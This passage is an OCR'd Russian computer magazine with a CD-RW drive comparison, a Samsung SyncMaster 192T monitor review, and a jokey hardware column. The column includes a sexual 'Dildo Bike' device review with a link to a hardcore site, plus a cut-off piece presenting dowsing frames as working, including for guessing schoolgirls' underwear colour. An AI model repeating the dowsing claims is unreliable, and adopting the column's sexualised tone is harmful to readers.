
Утилита для проверки поддержки традиционных форматов. При конфигурировании своего компа юзер стремится не только получить доступ к нововведениям, но и сохранить поддержку старых технологий. Конечно, переход на четырех- и более гигабайтные DVD-носители очень привлекателен для производителей игр, кино, крупных программных комплексов, однако до сих пор подавляющее большинство информации распространяется на обычных компактах. А музыкальные альбомы вообще не требуют больших объемов (если только это не сборники), то есть аудио еще долго будет оставаться на обычных CD.

ГРАФИКИ


Стоит объяснить, что показано на графиках:
- зеленая ветка - Transfer Rate, то есть скорость считывания данных;
- желтая ветка - скорость вращения диска;
- поле Speed - скорость передачи данных: average (средняя), start (начальная) и end (конечная).
Дисковод работает в режиме CAV (Constant Angular Velocity), то есть с постоянной угловой скоростью, поэтому график выглядит именно так: желтая линия прямая, то есть диск вращается с постоянной скоростью, зеленая линия показывает, что скорость передачи данных растет. Это происходит потому, что ближе к краю радиус диска больше, так что за то же время лазер проходит большую поверхность и больше успевает считать.

ASUS 5224A

Этот рекордер поставляется в коробочном варианте. Помимо девайса в коробке было найдено две болванки, комплект винтиков и шнуров и диск с софтом. Резак имеет симпатичный дизайн, сделан просто и со вкусом. На передней панели имеются две кнопки (play и eject) - это весьма удобно и нечасто встречается в современных драйвах. Также имеется разъем для наушников, регулятор громкости и два индикатора: read и write, что тоже довольно удобно, так как всегда известно, чем занят драйв в данный момент.



Asus 5224A RTL: чтение записанной болванки



Asus 5224A RTL: чтение поцарапанной болванки

Asus 5224A RTL

От опустошения буфера девайс защищен технологией FlextraLink. Привод имеет 2 Мб буфер. Версия прошивки - 1.20.

По шумовым характеристикам резак показал себя не с лучшей стороны. Поток выезжает медленно и с противным лязгом, во время записи имеет место довольно сильный шум, переходящий иногда в свист.


Ровно за три минуты драйв записал 625 Мб данных, показав наилучший результат в тестировании. Проверка качества записи не показала никаких недостатков: не было обнаружено ни одной ошибки. А вот в тесте с поцарапанным диском не все так хорошо: на графике видно, что с небольшими царапинами в начале и середине диска драйв справился без проблем и даже не снизил скорость, а вот на глубокой царапине в конце диска ему пришлось резко притормозить. После прохождения проблемного участка умный девайс стал постепенно (именно постепенно, а не резко) поднимать скорость. Судя по всему, алгоритм работы драйва (читай прошивка) очень хорошо продуман, потому что, хоть резак и шумит, но показывает очень хорошие результаты.

Как видно из таблицы, в общем драйв показал средние результаты. Единственное, чем он выделился, это время раскрутки диска: оно составляет всего одну десятую секунды.

Единогласным решением редакции девайс удостоился награды «Лучшая покупка» за лучшее соотношение цена/качество.

MITSUMI CR 487 ETE

Mitsumi CR 487 ETE



Mitsumi CR 487 ETE: чтение записанной болванки

Mitsumi CR 487 ETE: чтение поцарапанной болванки

Редакция выражает благодарность компании «Остров Формоза» (тел. 728-4004) за предоставленное оборудование

Как по дизайну, так и по функциональности девайс очень простой - никаких излишеств. На передней панели имеется кнопка eject (довольно жесткая), гнездо для наушников, регулятор громкости и индикатор работы.

Буфер в этом резаке защищен от опустошения технологией Exaclink. Также имеется 2 Мб буфер. Версия прошивки - 0019.

Лоток выдвигается быстро и бесшумно, заезжает тоже мягко и без грохота. Девайс показал лучшее время по скорости загрузки и выгрузки диска в тестировании.

Весь процесс записи занял 3,11 мин. При этом драйв абсолютно не шумел. Во время прожига буфер резака ни разу не опустошался. После проверки записанной болванки стало понятно, что с чтением проблем тоже нет - читалась она идеально.


Тест с поцарапанным диском драйв прошел средненько: проблемы начались только в конце диска на глубокой царапине. Тем не менее, резак с диском справился и дочитал его до конца, не став поднимать скорость чтения. С одной стороны, это хорошо, так как малая скорость предупреждает возникновение ошибок чтения плохого диска, но с другой - если диск поцарапан только в начале, а остальная часть - в идеальном состоянии, неоправданное чтение на сниженной скорости взбесит даже святого. В защиту привода можно сказать, что этот баг легко исправляется новой прошивкой - в тестируемом драйве запита сыроватая версия.

ASUS CRW-5224A OEM

Asus 5224A OEM

Несмотря на то, что названия моделей рекордеров совпадают, это два совершенно разных девайса. Вообще, непонятно, почему эти модели получили одинаковые наименования. Ведь этот резак поставляется в OEM варианте и по всем параметрам отличается в худшую сторону от тезки. Эта модель имеет точно такой же корпус, как и первая, но на этом сходства заканчиваются. Панелька резака имеет совершенно другой, более простой дизайн, тоже присутствуют кнопки play и eject, есть гнездо для науш-

Asus CRW-5224A OEM: чтение записанной болванки



Asus 5224A OEM: чтение поцарапанной болванки

ников и регулятор громкости, но индикатор уже один. Начинка девайса, по всей видимости, тоже другая.

В качестве защиты от опустошения буфера также служит технология FlextraLink. Буфер девайса - 2 Мб. Версия прошивки - 1.0.

Лоток шумный и медленный. Во время работы привод страшно шумел и от вибраций упорно сполз с тестового стенда.

Болванка записалась за 3,3 минуты. Тест чтения записанной болванки показал, что по качеству записи эта модель не уступает коробочной, а вот с чтением поцарапанных дисков все намного хуже. Конечно, девайс все же смог прочитать диск, но ошибок при этом допустил на порядок больше.

Итак, привод показал очень средние результаты, но, тем не менее, не самые плохие в тестировании.

SAMSUNG SW 252

Этот девайс сразу порадовал симпатичным дизайном: корпус драйва сделан довольно качественно, придраться просто не к чему. Фейс резака достаточно симпатичен и в то же время сделан без излишеств. На нем имеется разъем для наушников, регулятор громкости и кнопка eject (очень неплохо совмещенная с двухцветным световым индикатором, который прикольно смотрится в темноте).


Защиту от опустошения буфера обеспечивает технология Justlink. У Самсунга самый большой объем буфера: аж 8 Мб. Благодаря этому об опустошении буфера не может быть и речи. В данной модели установлена версия прошивки bv05.


Резак очень и очень тихий, причем тихий во всем. Поток выезжает и заезжает быстро, но плавно и бесшумно. В процессе работы вообще ничего не слышно: то, что девайс чем-то занят, можно определить только по индикатору.

Болванка записалась за 3,33 минуты. Проверка качества показала, что все данные прекрасно читаются, никаких проблем нет. Больше всего поразили результаты чтения поцарапанного диска: он прочитался идеально! Ни одной заминки, ни одной ошибки! Результаты этого теста действительно лучшие в тестировании. Даже удивительно - ведь диск довольно сильно поцарапан, а этот драйв прочел его практически как новый.

По различным скоростным характеристикам девайс показал средние результаты, но, на наш взгляд, это нисколько не уменьшает его преимуществ. За полную тишину в процессе работы и отличные показатели записи и чтения данный девайс удостоен награды «Выбор редакции».

Samsung SW 252



Samsung SW 252: чтение записанной болванки


Samsung SW 252: чтение поцарапанной болванки... Идеально!


LG GCE-8520B

LG GCE-8520B

Рекордер имеет простой, но приятный дизайн: мордочка выполнена в серо-белых тонах и очень хорошо смотрится. Корпус сделан также хорошо, никаких замечаний нет. На передней панели имеется гнездо для наушников, регулятор громкости, кнопка eject (довольнотаки жесткая) и индикатор работы.



LG GCE-8520B: чтение записанной болванки



LG GCE-8520B: чтение поцарапанной болванки

Поток очень тихий (при приеме и возврате диска неприятный шум отсутствует), но медленный. Пишет и читает драйв тоже очень тихо: гула и свиста не замечено. В девайсе установлен 2Мб буфер. Прошивка - версии 1.0.

В том, какая технология защищает буфер драйва от опустошения, он не признался. Nero просто сказала, что защита от опустошения активирована и началась запись.


Диск был записан за 3,03 минуты. Как выяснилось в процессе проверки, этот драйв первый в тестировании, не очень хорошо справившийся со своими прямыми обязанностями. Большая часть диска была записана нормально, а вот в конце появились ошибки, и скорость пришлось сбросить (это видно на графике). Почти такая же история получилась и с поцарапанным диском: ошибки появились только в конце, на самой большой царапине, более мелкие дефекты были пройдены им без проблем. По скоростным характеристикам девайс тоже показал средний результат.

MITSUMI CR-485FTE

Mitsumi CR-485FTE

С рекордерами этой фирмы сложилась ситуация, очень похожая на ситуацию с драйвами фирмы Asus: второй девайс - практически полная противоположность первого.

Первое, что бросилось в глаза: привычная наклейка с информацией о драйве почему-то наклеена снизу, а не сверху, как обычно. Передняя панель на редкость незамысловатая. Своей угловатостью дизайн фейса напоминает первые односкоростные сидюки. На ней имеется разъем для наушников, регулятор громкости, кнопка eject и индикатор работы. Кнопка жесткая, индикатор очень маленький, если на девайс падает прямой свет, даже и не видно, светится индикатор или нет. Поток очень тихий, но не слишком быстрый, в процессе работы шума тоже замечено не было.



Mitsumi CR-485FTE: чтение записанной болванки. А второй тест он вообще не прошел

Защита от опустошения буфера обеспечивается технологией Exaclink. Буфер стандартный - 2 Мб. Установлена прошивка версии 4.0B.


Первый диск драйв оперативно угробил, записав лишь наполовину, на вторую болванку он потратил целых 5 минут. Тестирование наглядно показало, что этот драйв не дружит с технологическими болванками и писать их не хочет ни в какую. Как видишь, график весьма кривой. По всей видимости, при записи резак наткнулся на плохое место и не смог с ним справиться. Дальше на графике видно, что после прохождения проблемного участка скорость снова поднялась. Последний тест подписал этому девайсу окончательный приговор: драйв наотрез отказался читать поцарапанный диск, а вместо чтения упорно, наглухо вешал систему. Ребутнуть компьютер после этого можно было только ресетом. В оправдание можно сказать, что этот драйв показал самые хорошие результаты по поиску (seek).

SONY CRX220E1


Дизайн этого драйва весьма похож на дизайн первого Mitsumi, это относится и к корпусу, и к передней панели. На панельке также есть кнопка eject, гнездо для наушников, регулятор громкости и индикатор работы. Несмотря на некоторую схожесть, девайс от SONY смотрится намного лучше. Каких-либо выдающихся особенностей дизайна у этого резака нет. Единственное, что можно отметить, - это слишком глубоко посаженный регулятор громкости, крутить который неудобно.

О своей технологии защиты буфера этот резак тоже ничего рассказывать не захотел: «защита от обнуления буфера активирована», и на этом все. В девайсе установлен 2 Мб буфер. Версия прошивки - 6YS1.

Поток у драйва медленный, но тихий - при загрузке диска не громыхает. Работает драйв тоже очень тихо, никакого шума не наблюдалось.



SONY CRX220E1: чтение поцарапанной болванки



SONY CRX220E1: чтение записанной болванки

SONY CRX220E1

Болванка была записана быстро, за 3,01 минуты (второй результат после драйва от Asus). Тестирование данных не показало никаких отклонений: болванка прекрасно читалась, никаких ошибок не было. В последнем тесте рекордер тоже показал очень неплохие результаты. Ошибки, конечно, были, но «по минимуму». В целом, он прошел этот тест очень неплохо. Как ни странно, без проблем была пройдена и глубокая царапина при тесте на чтение плохого диска. Вообще, если посмотреть на графики чтения поцарапанного диска, то можно подумать, что тесты проводились на разных приводах, хотя девайс был один и тот же. Это наглядно показывает, насколько различаются между собой разные драйвы.

Этот рекордер показал очень неплохие результаты по всем тестам.

TEAC CD-W552E

Teac CD-W552E


Этот резак сделан достаточно качественно. Единственный внешний недостаток заключается в том, что надписи на задней панели плохо видно. Дизайн мордочки вызывает противоречивые чувства: с одной стороны, она какая-то угловатая, с другой - выглядит очень приятно. Кроме стандартного набора разъемов и кнопок девайс имеет два индикатора работы, отдельно для записи и чтения (как и у ASUS). От опустошения буфера девайс спасает технология Burn proof. Размер буфера - 2 Мб. Версия прошивки - 1.05.

Поток у драйва не шумный, но самый медленный в тестировании, а вот в процессе работы девайс шумит, хотя и не сильно.


Болванку Teac записал относительно медленно - за 3,21 минуты. По графику ее чтения видно, что резак тоже недолюбливает технологические болванки - в конце диска он все же сорвался. Вообще, во время записи было заметно, что рекордер пишет болванку как-то неуверенно, то увеличивая, то уменьшая скорость.

В процессе чтения поцарапанного диска девайс без проблем прошел небольшие царапины, а вот с глубокой возникла проблема. Тем не менее и она была пройдена, хотя драйв все время пытался поднять скорость, вместо того чтобы дочитать плохой диск на пониженных оборотах. В общем, этот рекордер на сей раз не оправдал своего имени и показал не очень хорошие результаты.

Стоит сказать, что на нем записывались две болванки: в режиме UDMA и без него. Результаты оказались идентичны.



Teac CD-W552E:
чтение записанной болванки



Teac CD-W552E:
чтение поцарапанной болванки

OS 4USE

КАЧЕСТВЕННЫЙ LCD

SAMSUNG SYNCMASTER 192T

test-lab (test_lab@gameland.ru)


В очередной раз брошен вызов мониторам на базе электронной лучевой трубки (ЭЛТ). В наших руках новый 19-дюймовый жидкокристаллический (ЖК) дисплей SAMSUNG SyncMaster 192T. Вообще, приготовься к тому, что CRT (Cathode Ray Tube) скоро совсем уйдут в прошлое, поскольку основные деньги в бизнесе производства мониторов разработчики получают за LCD (Liquid Crystal Display).

Какие же преимущества дает LCD-дисплей? На первом месте для домашнего пользователя - компактность. Один приятель недавно купил себе CRT 17", поймал такси и столкнулся с тем, что монитор не влезает в «Волгу». Водителю пришлось откручивать дверь на машине, чтобы утрамбовать коробку с покупкой и покупателя вглубь машины.

19-дюймовый ЭЛТ займет большую часть твоего стола, если не весь. В случае с LCD-дисплеем размер подставки не отличается для 15- и 19-дюймовых моделей. То есть при росте по диагонали матрица остается такой же плоской и не съедает драгоценное рабочее пространство на твоем столе. SAMSUNG SyncMaster 192T можно даже повесить на стену с помощью специального штатива, который идет в комплекте.

Любой монитор выдает цвета не очень точно, его график не линейный, а параболический.

До недавнего времени у ЖК-матриц существовала масса проблем: запаздывание матрицы, угол обзора, цветопередача, яркость и контраст. Почти все эти проблемы решены уже очень давно. У SAMSUNG SyncMaster 192T запаздывание 25 мс - эта задержка приближается к инертности люминофора электронно-лучевой трубки. То есть задержки почти не чувствуется. Угол обзора 170 на 170 градусов позволяет смотреть на экран практически с любой точки, однако экран еле заметно переливается при каждом движении головы и глаз. Зато TFT (Thin Film Transistor) - мониторы не мерцают, поскольку каждый элемент хранит свое состояние до появления нового сигнала.



На графиках сравниваются LCD и CRT монитор. Каждый цвет (красный, зеленый, синий) с коррекцией в идеале должен быть прямым и идти из угла в угол. Парабола – отображает стандартную цветопередачу без коррекции с учетом гаммы.

Единственная проблема, которая находится на стадии решения, - это цветопередача. Дело в том, что применение в LCD-мониторах поляризационных фильтров и игр с поляризованным светом делает спектр неравномерным. Чтобы протестировать SAMSUNG SyncMaster 192T на цветопередачу, мы использовали колориметр PANTONE ColorVision SpyderPRO с программным обеспечением OptiCAL. Датчик колориметра закрепляется на экране монитора, а программное обеспечение подает испытательные сигналы на монитор, а затем сравнивает с результатами измерений. Любой монитор выдает цвета не очень точно, его график не линейный, а параболический. Это значит, что выходная яркость каждого цвета равна входной яркости, возведенной в степень «гамма». То есть мы получаем не ту яркость, которую хотели, а искаженную возведением в степень. Чем меньше гамма, тем парабола прямее - больше похожа на линию, тем точнее цветопередача. У LCD мониторов гамма традиционно побольше, чем у CRT. Поэтому некоторые не оптимизированные для отображения на мониторе фотографии выглядят хуже на ЖК, чем на ЭЛТ.

Но это не единственная беда, дело в том, что у многих TFT-дисплеев график далек от параболы, то есть он изгибается неприятными буграми и пучностями, что делает отображение цветов непредсказуемым. Для наглядности наше программное обеспечение преобразовало параболы каждого цвета в три линии за счет коррекции. Мы решили сравнить жидкокристаллический SAMSUNG SyncMaster 192T с электроннолучевым SAMSUNG SyncMaster 957MB. Конечно, на графике цветопередачи с коррекцией есть небольшой горбик в самом начале. Однако общая картина говорит о том, что SAMSUNG SyncMaster 192T отображает цвета почти так же корректно, как ЭЛТ-монитор. При этом некоторые цвета даже поярче ЭЛТ.

SAMSUNG SyncMaster 192T

Конечно, мы забыли сказать о том, что новейшие мониторы LCD дадут фору CRT по яркости и контрастности. SAMSUNG SyncMaster 192T дает 250 кандел на квадратный метр (если поставить яркость на максимум, кажется, что смотришь на лампу). Причем светлый участок может быть в 500 раз ярче (контрастнее) темного (обычный уровень контрастности 400:1). Не надо забывать, что ЖК-дисплей традиционно отличается практически идеальными: геометрией, фокусировкой и сведением. А эти параметры также сильно влияют на просмотр фотографий. То есть в ближайшем будущем есть надежда, что мониторы на тонкопленочных транзисторах (TFT) будут отображать фотографии даже лучше, чем электроннолучевые.

Мы можем рекомендовать этот монитор не только для работы с офисными приложениями, но и для игр, для просмотра фильмов и фотографий. И, конечно, он очень подходит для черчения. Цифровой видеовход DVI позволит избежать проблем с размытостью пикселей в буквах и линиях.

всё, что нравится!

www.hitfm.ru

PAYALNIK ДОКТОРА ДОБРЯНСКОГО

ПОРЦИЯ СУМАСШЕДШИХ ДЕВАЙСОВ

OSы 4hack

Dr.Cod@real.xakep.ru

Если у тебя есть свои радио: -новости; -приколы; -методы; -решения; -инструменты; -устройства; -мнения, – поделись с нами. Прием радиомыслей на Dr.Cod@real.xakep.ru

Встречай очередной пестрый паяльник бурными аплодисментами. А для начала – сногсшибательная новость:

Новость: Добрянский в радиомагазе!

По пути с очередной презентации очередных процессоров я наконец-то заскочил в свой любимый радиомагазин! Не скажу, какой, чтобы не делать лишней рекламы. Кто знает, тот догадается, ведь в Москве не так уж и много радиомагазинов. Так вот, магаз отремонтировали, и он превратился в супермаркет. Теперь ты можешь полапать радиокомпоненты, понюхать, ближе рассмотреть! Словом, можно ощутить себя среди радиодеталей домохозяйкой, которая складывает в корзину замороженные огурцы и другие полуфабрикаты. Ох, нельзя, нельзя мне с большой суммой денег появляться в таких местах, я сразу вспоминаю, чего давно хотел купить: глаза разбегаются, слюни текут, руки трясутся - в таком состоянии деньги теряют всякий смысл! Вокруг на меня смотрят мультиметры, цифровые осциллографы, вентиляторы, книги, электронные конструкторы, паяльные станции и другие полезные вещи! А корпуса - просто прелесть, еще Дмитрий из «почтового ящика» говорил, что устройство без корпуса - всегда недоделано! Сделал девайс - упакуй его в корпус, вообще начинать лучше с корпуса, иначе твое творение превратится в обычный радиохлам и осядет в пыльном углу. Так вот, тут невероятный выбор корпусов! А эти кассы для радиоэлементов...


Сделал девайс - упакуй его в корпус, вообще начинать лучше с корпуса, иначе твое творение превратится в обычный радиохлам и осядет в пыльном углу.

Ладно, я увлекся. К чему это я? Этот супермаркет отражает идеи современной радиоэлектроники: все собирается из готовых блоков. Многие прутся от сборки компов. Покупаешь мать, процессор, видюху, память, вентилятор, корпус, и можно работать. Процесс сборки современного радиоэлектронного устройства сильно похож. Причем часто можно даже обойтись без пайки. Чем геморроиться со средневековыми схемами на транзисторах, уж лучше купить готовую микросхему или блок. Сейчас наступает такое время, когда действительно выгоднее взять готовое. Объясняю: чтобы настроить что-то на транзисторах, тебе нужно дофига времени, нужна дорогая аппаратура: осциллограф, мультиметр, частотомер, испытательный генератор. Причем вряд ли ты где-то еще сможешь использовать уже паянные транзюки. Другое дело ПЛМ (программируемая логическая матрица) или микропроцессор, их ты можешь до опупения перешивать на компьютере и применять в новых и новых схемах, вставляя в панель на сухой пайке.

1) Водительница дилдобайка; 2) Сиденье с отверстием и трубкой; 3) Силиконовый вибратор, закрепленный в металлической трубе-штативе; 4) Направляющая, по которой ездит штатив с dildo; 5) Шатун (как у паровоза - преобразует вращательное движение в поступательное); 6) Шестеренка привода вибратора; 7) Цепь привода вибратора; 8) Шестеренка педалей

прикол: Рецензия на устройство «Dildo Bike»

Тут наш постоянный паяльный автор Электрический Утюг (e-tug@mail.ru) прислал ссылку на очень интересный механизм. Называется Dildo Bike или веловибратор (фаллосипед) по-нашему. То есть вибратор совмещен с велосипедом, и девушка может не только доехать из пункта «А» в пункт «Б», но и испытать при этом несколько оргазмов подряд. Фотки с испытаний веловибратора выложены на сайте http://www.jizz-city.com/tgp/dildo-bike/indexfr6piw.html. Запрещается посещать этот ресурс, если тебе нет 18 лет или твои религиозные убеждения противоречат хардкорному содержанию.



Педальная самоходная система автоудовлетворения «Dildo Bike»


Давай посмотрим на приличную фотографию этого устройства (до испытаний). Схема достаточно сложна, сразу видно, что делал ее сумасшедший механик (не электронщик). Взят обычный спортивный велик с большим количеством скоростей - из-за того, что с педалями связано несколько шестеренок. Через одну из шестеренок перекинута дополнительная цепь, в результате возникают ограничения по переключению скоростей. Рядом с сиденьем закреплена дополнительная шестеренка,

но не на оси, а на металлическом квадрате без подшипников. Это значит, что она будет двигаться со скрипом, а цепь привода вибратора будет постоянно слетать. Обычный силиконовый вибратор из секс-шопа закрепляется в металлической трубе, которая двигается по направляющей, приваренной к раме. В сиденье проделано отверстие, а чтобы вибратор проходил свободно, в это отверстие вставлена пластиковая трубка, а уже в нее вибратор. В результате можно сделать вывод, что вибратор движется в сиденье с большим напрягом, заедает, это может привести к падению с велосипеда и травмам велосипедистки. Представь, что во время движения у тебя заедают педали. При этом на сиденье из-за пластиковой трубки весьма некомфортно сидеть. Вибратор приводится в движение через шатун, соединяющий шестерню и крепеж вибратора. Есть подозрение, что шатун задевает за ногу наездницы.

Вывод: веловибратор этой конструкции - очень стремное устройство. Применять его могут только тренированные порнозвезды. Сесть на такой велосипед не так-то просто, возможно даже необходима помощь ассистента! Поскольку как только начинается вращение педалей, вибратор начинает двигаться. Но самое главное - при отказе или заедании какой-либо части механизма неизбежно нанесение тяжелой физической травмы велосипедистке. Самостоятельно такое устройство собрать практически невозможно.

Далее Электрический Утюг (e-tug@mail.ru) рассказывает о том, как бы делал веловибратор электронщик (человек, далекий от сумасшедшей механики). Электронщик купит сертифицированное безопасное dildo с интегрированным электромоторчиком. Вся механика в таком вибраторе создана на заводе специалистами и не причинит вреда девушке при отказе. На велосипед устанавливается динамка (электрогенератор с приводом от колеса). При конструкции не обязательно закреплять dildo на сиденье, можно даже ездить на велосипеде в одежде. Вибратор можно использовать не только вагинальный, но и анально-вагинальный. При этом еще и велосипедный фонарик работать будет, что даст возможность для вечерних и ночных веловибропрогулок.

Поскольку динамка вырабатывает большую мощность при большей скорости, вибратор будет работать энергичнее на высоких скоростях (так же, как и в механической модели). Однако здесь мы без труда можем включить схему регулирования зависимости удовольствия от скорости. Ведь в цепь питания электровибратора от динамки можно включить реостат. У всех промышленных dildo такой реостат уже имеется! Ведь для девушки очень важна возможность подбора индивидуальной частоты движения искусственного перца. Ну а если девушка любит острые ощущения и ей не хватает мощности, можно добавить еще одну динамку!



Система охлаждения CPU «Злобное тепло» на базе радиатора пассивного охлаждения «Черный холод»

Девушка, пилотирующая механический веловибратор, вынуждена разъезжать голышом, что сильно сужает область применения устройства. Наездница электрического дилдобайка может кататься в одежде, не привлекая к себе дополнительного внимания ничем, кроме громких стонов. Таким образом, электродилдовелосипед можно применять как в компании, так и для одиночных вибропоездок, как в черте города, так и за городом. Вряд ли кто-нибудь догадается.

Итак, в результате применения электроники мы сделали устройство более дешевым, более простым в сборке, гораздо более безопасным и безотказным, более незаметным и более функциональным!

решение: БЕСШУМНЫЙ КОМП II

В прошлом номере я уже рассказывал тебе про то, как собирал бесшумный компьютер. Напомню, что к радиаторам блока питания я прикрутил струбцинами массивные куски металла (система охлаждения «Армагеддон»). Это позволило отказаться от вентилятора на блоке питания. На процессор я поставил медный радиатор от ZALMAN CNPS3100-GP. Так вот, испытание жарким летом показало, что ZALMAN справляется плохо: греется до 77 градусов Цельсия при большой нагрузке на процессоре Intel Pentium III 1,3GHz (Tualatin) с частотой, пониженной до 866MHz.

ZALMAN CNPS3100-GP отличается большой площадью поверхности. С одной стороны, это хорошо, чем больше площадь поверхности, тем лучше. Но, с другой стороны, не нужно забывать о трении, которое задерживает воздух в частых пластинах радиатора. Чтобы справиться с этим трением, к ZALMAN CNPS3100-GP прилагается огромный вентилятор.

Поскольку я хотел безвентиляторный комп, то пришлось применить два правила:

1) как можно больше металла;

2) как можно меньше трения о воздух.

Для пассивного охлаждения надо покупать специальный радиатор!

Я уже рассказывал, что был недавно в моем любимом радиомагазине. Так вот, там я купил огромный танковый радиатор с толстыми редкими пластинами и мощной станиной. Для пассивного охлаждения надо покупать специальный радиатор! Купер, сконструированный под вентилятор, не катит из-за плотного расположения пластин, в которых застаивается воздух.

Новая система охлаждения процессора «Злобное тепло» дает 65 градусов при максимальной нагрузке в летнюю жару. А теплыми летними ночами у меня на процессоре всего 48-50 градусов Цельсия. Значит, зимою будет 42-45 градусов.

Радиатор «Черный холод» я поставил на термопасту, он достаточно плотно прилегает к CPU за счет своего веса. А чтобы он случайно не свалился, я привязал его проволочкой к сокету.

PAYALNIK ДОКТОРА ДОБРЯНСКОГО

СПЕЦВЫПУСК:

ЭЛЕКТРИЧЕСКАЯ АУРА!

OSы 4hack

Dr.Cod@real.xakep.ru

Началось все еще в школе, с повального увлечения биоэнергетикой! Мы сидели на перемене в вестибюле и угадывали, какого цвета трусики у одноклассниц. В этом деле удалось здорово продвинуться, как только я купил биорамку у старого биолокационного инженера, который стоял тогда в Москве на Лубянке рядом с Музеем Маяковского.

К сожалению, у седого, умудренного опытом биолокатора не было домашнего телефона. Жил он где-то в металлургическом военном институте в секретной лаборатории. Там как раз было достаточно материала для его биолокационных рамок. Он сделал достаточно интересную форму рамки из толстой алюминиевой проволоки, позже появились модели из меди. Приятно было то, что специальным грузиком можно было настроить рамочку под свое биополе. Стальные биорамки с деревянной ручкой из мистических магазинов типа: «Путь к себе» или «Магический Кристалл» на метре Белорусской не катили. Они были непомерно дорогими, плохо крутились, плохо ощущались и естественно безбожно врали. Ну что еще взять от промышленного ширпотреба? Однако рамочки, изготовленные седым биолокатором, изготовленные его собственными руками, пропитанные его энергетикой, с применением самых последних военных технологий в области материаловедения шли просто на ура!

Стальные биорамки с деревянной ручкой из мистических магазинов типа: «Путь к себе» или «Магический Кристалл» на метре Белорусской не катили.

Работать с рамкой не так-то просто. Прежде всего, надо соблюдать биоэнергетическую гигиену, то есть никому нельзя давать свою рамочку. Иначе она будет врать. Если с рамкой какие-то нелады, нужно провести по ней рукою, чтобы получше зарядить своей энергией. Кстати, такая операция аналогична кнопке "RESET" на компе. Чтобы получить четкий вопрос на ответ, нужно четко его задать. Но ни в коем случае нельзя жульничать, нельзя быть заинтересованным, иначе рамка будет показывать только тот вариант, который тебе более предпочтителен. Наоборот, надо отстраниться, убедить себя что тебе все равно какого цвет трусишки у одноклассницы. Только тогда можно рассчитывать на более точный ответ. Нужно знать о чем спрашивать рамку, например нельзя ее сравнивать о будущем, потому что будущее не предопределено. Рамка может ответить тебе только на факты, ну или предсказать события с какой-то вероятностью на основе известных фактов. Но рамке не ведомо будущее, для нее его просто нет. На самом деле не пытаться предсказать будущее учат многие профессиональные медиумы, поскольку может появиться астральная сущность «дух», который будет обманывать человека жаждущего предсказаний, а взамен пить его жизненную энергию! Словом, будущее можно только прогнозировать с 